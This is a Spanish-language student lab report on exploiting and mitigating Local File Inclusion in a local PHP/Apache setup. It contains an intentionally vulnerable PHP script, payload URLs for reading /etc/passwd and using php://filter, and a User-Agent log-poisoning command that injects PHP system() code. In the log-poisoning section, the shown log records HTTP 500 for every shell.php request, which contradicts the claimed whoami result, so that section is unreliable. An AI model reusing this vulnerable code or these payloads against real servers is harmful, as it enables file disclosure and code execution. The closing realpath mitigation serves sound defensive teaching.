



PUESTA EN PRODUCCIÓN
SEGURA

**M2-A8-
EXPLOTACIÓN Y
MITIGACIÓN DE
LOCAL FILE
INCLUSION**



Carles Ochoa



Índice

¿Qué es LFI?.....	4
¿Qué vamos a hacer en la práctica?.....	4
Creación del archivo vulnerable.....	4
Uso de PHP Wrappers (php://filter).....	5
Remote Code Execution (RCE) con Log Poisoning.....	5
Mitigación de LFI.....	6
Resultado.....	7

Explotación y Mitigación de Local File Inclusion (LFI)

¿Qué es LFI?

LFI (Local File Inclusion) es una vulnerabilidad web que permite a un atacante incluir y leer archivos locales del servidor a través de parámetros mal validados en una aplicación web.

Permite:

- Leer archivos como `/etc/passwd`
- Ejecutar código malicioso si se incluyen archivos `.php`

¿Qué vamos a hacer en la práctica?

1. **Crear un archivo PHP vulnerable (lfi.php)**
Que carga archivos usando un parámetro GET sin filtrar.
2. **Explotar la vulnerabilidad LFI**, por ejemplo:
 - Leer archivos sensibles (`/etc/passwd`)
 - Usar wrappers de PHP (`php://filter`)
 - (Opcional) Escalar a RCE con *log poisoning*
3. **Comprobar que la aplicación es vulnerable**
4. **Aplicar mitigaciones**, como:
 - Lista blanca de archivos permitidos
 - Bloquear `../` (path traversal)
 - Restringir extensiones
 - Usar `realpath()`
 - Configurar `php.ini` para mayor seguridad
5. **Verificar que después de mitigar, los ataques ya no funcionan**

Creación del archivo vulnerable

Creamos el fichero `lfi.php` en `/var/www/html` con código PHP que carga archivos usando un parámetro GET sin ningún tipo de validación.


```
(carles@kalicarles)-[/var/www/html]
$ cat lfi.php
<?php
$file = $_GET['file'];
echo file_get_contents($file);
?>

(carles@kalicarles)-[/var/www/html]
$
```

Con el archivo ya creado, verificamos que podemos ver archivos del sistema introduciendo la url:

<http://localhost/lfi.php?file=/etc/passwd>

Veremos información relacionada con las cuentas de los usuarios.




Uso de PHP Wrappers (php://filter)

Ahora utilizamos el wrapper especial php://filter para leer el contenido de archivos y codificarlos en Base64, evitando que el código PHP se ejecute directamente. Por lo tanto en la url introducimos:


<http://localhost/lfi.php?file=php://filter/convert.base64-encode/resource=lfi.php>

Y el servidor devolverá el contenido del archivo codificado en Base64.



PD9waHAKJGZpbGUgPSAkX0dFVFsnZmlsZSddOwplY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCRmaWxlKTsKPz4K

Luego decodificamos la cadena Base64 para visualizar el código fuente original del archivo.



Remote Code Execution (RCE) con Log Poisoning

Aprovechamos que el servidor web guarda información del cliente (como el User-Agent) en los archivos de log. Inyectamos código PHP malicioso en los logs y posteriormente incluimos el archivo de log mediante la vulnerabilidad LFI para ejecutar comandos en el servidor.

Inyectar código PHP en los logs (User-Agent)

Desde la terminal ejecutamos `curl -A "<?php system('whoami'); ?>" http://localhost`.

Esto hace que Apache guarde ese PHP dentro del log de accesos.

Copia del log al directorio web

Dado que Apache no interpreta código PHP directamente en el directorio de logs, copiamos el archivo access.log al directorio web /var/www/html, donde sí se ejecutan archivos PHP:


```
sudo cp /var/log/apache2/access.log /var/www/html/shell.php
```

De esta forma, el archivo de log es tratado como un script PHP por el servidor web.

Ejecución del payload

Luego accedemos al archivo copiado mediante el navegador: http://localhost/shell.php

Al acceder, el servidor interpreta el código PHP inyectado, devolviendo el resultado del comando whoami (www-data), lo que confirma la escalada de la vulnerabilidad LFI.



```
10.2.218.254 - - [23/Jan/2026:16:00:05 +0100] "HEAD / HTTP/1.1" 200 283 "-" "Zabbix 7.2.15" 127.0.0.1 - - [23/Jan/2026:16:02:44 +0100] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:02:44 +0100] "GET /favicon.ico HTTP/1.1" 404 487 "http://localhost/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:07:36 +0100] "GET /lfi.php?file=php://filter/convert.base64-encode/resource=lfi HTTP/1.1" 200 10958 "-" "www-data" 127.0.0.1 - - [23/Jan/2026:16:17:51 +0100] "GET /lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:18:45 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:18:48 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:18:49 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:18:59 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:24:07 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" 127.0.0.1 - - [23/Jan/2026:16:26:31 +0100] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
```

Mitigación de LFI

Técnicas de mitigación aplicadas

Para mitigar la vulnerabilidad LFI, hay que tener en cuenta diversas técnicas de seguridad, entre ellas:

- Uso de una lista blanca de archivos permitidos.
- Bloqueo de secuencias de directorios (../).
- Restricción del tipo de archivo permitido.
- Deshabilitar allow_url_include y allow_url_fopen en php.ini
- Usar realpath() para Evitar Path Traversal


Por lo tanto el código utilizado es:

```
<?php
$file = $_GET['file'];
$baseDir = realpath("pages/");
```

```

$realPath = realpath("pages/" . $file);
if ($realPath === false || strpos($realPath, $baseDir) !== 0) {
    die("Acceso denegado.");
}
include($realPath);
?>

```



```

(carles@kalicarles)-[/var/www/html]
$ cat lfi.php
<?php
$file = $_GET['file'];

$baseDir = realpath("pages/");
$realPath = realpath("pages/" . $file);

if ($realPath === false || strpos($realPath, $baseDir) !== 0) {
    die("Acceso denegado.");
}

include($realPath);
?>

(carles@kalicarles)-[/var/www/html]
$

```

Resultado

Tras aplicar esta mitigación, los intentos de acceder a archivos sensibles como /etc/passwd, archivos de logs o rutas con ../ son bloqueados correctamente.

